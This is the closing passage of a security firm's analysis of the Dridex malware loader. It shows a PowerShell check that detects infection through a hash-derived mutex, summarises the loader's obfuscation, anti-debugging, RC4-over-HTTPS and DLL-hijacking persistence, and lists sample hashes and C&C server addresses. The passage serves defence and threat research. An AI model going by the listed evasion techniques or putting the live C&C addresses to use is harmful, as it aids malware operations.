$datas = $datas + $x + [byte]0x00 + [byte]0x00

$md5 = [System.Security.Cryptography.MD5]::Create("MD5")
$md5.TransformFinalBlock($datas, 0, $datas.length)
$hash_txt = ''
$md5.Hash | foreach {
    $hash_txt += '{0:X2}' -f $_
}
$hash_guid = [System.guid]::New($hash_txt)
$hash_guid = '{' + $hash_guid + '}'

Write-Host "[---------------- Mutex ----------------]"
$IsMutexExist = Test-IsMutexAvailable -MutexName $hash_guid
Write-Host $IsMutexExist
```

Output on an uncompromised system:

```
[---------------- Mutex ----------------]
[+] Check to see if mutex {879f371e-fa61-7ba4-a4ab-805bbe55a0c7} is available.
The named mutex does not exist
@{MutexName={879f371e-fa61-7ba4-a4ab-805bbe55a0c7}; IsMutexExist=False}
```

Output on a compromised system:

```
[---------------- Mutex ----------------]
[+] Check to see if mutex {879f371e-fa61-7ba4-a4ab-805bbe55a0c7} is available.
@{MutexName={879f371e-fa61-7ba4-a4ab-805bbe55a0c7}; IsMutexExist=True}
```

Conclusion

Dridex loader techniques are common and do not integrate any novel features. The string and API obfuscating mechanisms are very standard but the anti-debug technique using Vector Exception Handler can be very painful without any sort of bypass, because it is on every API call. The network communication with the C&C combines HTTPS with RC4. Moreover, the binary format makes it very hard to understand without any sort of reverse engineering. Finally, the persistence mechanism using the scheduled task is also common, but the use of DLL hijacking makes it very effective.

IOCs

Sample hash

- SHA256: 7b38b9c14389d7c57591a3aa4ae8a8f847ff7314f40e9cd2987ee5d4d22e84e9
- SHA1: a1a07f9d5801b73214ce5d3675faaeb1e4a70c02
- MD5: 509000b87e20c31a8975a035ba8af42c

C&C Server

- 81.169.224.222:3389
- 62.75.168.106:3886
- 82.165.152.127:3389

Tweet Share Share Share

LEXFO - Because information security is essential

Contact us

Our address

17 avenue Hoche
75008 PARIS, FRANCE

By email

contact [at] lexfo [dot] fr

By phone

+33 1 40 17 91 28

On Twitter

@LexfoSecurite

Back to the top